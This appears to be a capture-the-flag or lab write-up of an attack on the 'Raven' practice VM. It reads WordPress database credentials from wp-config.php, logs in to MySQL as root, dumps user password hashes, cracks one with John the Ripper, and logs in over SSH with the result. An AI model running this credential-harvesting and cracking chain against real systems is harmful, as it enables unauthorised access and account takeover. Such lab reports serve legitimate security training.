
Exploitation: MySQL Database Access

3. Gained root access to MySQL database using the DB_USER and DB_PASSWORD listed
   a. `mysql -u root -p`
   b. DB_USER: root
   c. DB_PASSWORD: R@v3nSecurity
      i. Image 1.4



```
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

1.3




```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

1.4


Exploitation: MySQL Hashed Password

1. Searching through MySQL database uncovered a wp_users table containing user information for Michael and Steven, including their hashed passwords
   a. `mysql -u root -p`
   b. `show databases;`
   c. `use wordpress;`
   d. `show tables;`
      i. Image 2.1
   e. `select * from wp_posts;`
      i. Image 2.2



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
```

2.1



```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------
-------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_a
ctivation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------
-------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
             |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
             |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------
-------------+-------------+----------------+
2 rows in set (0.01 sec)
```


2.2

Exploitation: MySQL Hashed Password

2. Created a nano file with Michael and Steven’s hashes titled wp_hashes.txt
   a. `nano wp_hashes.text`
      i. Image 2.3


3. Utilized John the Ripper to brute force the wp_hashes.txt file in order to decode Steven’s password: pink84
   a. `john wp_hashes.txt`
      i. Image 2.4

4. Successfully decoded Steven’s hashed password and exploited SSH to log in as Steven
   a. `ssh steven@192.168.1.110`
   b. password: pink84
      i. Image 2.5



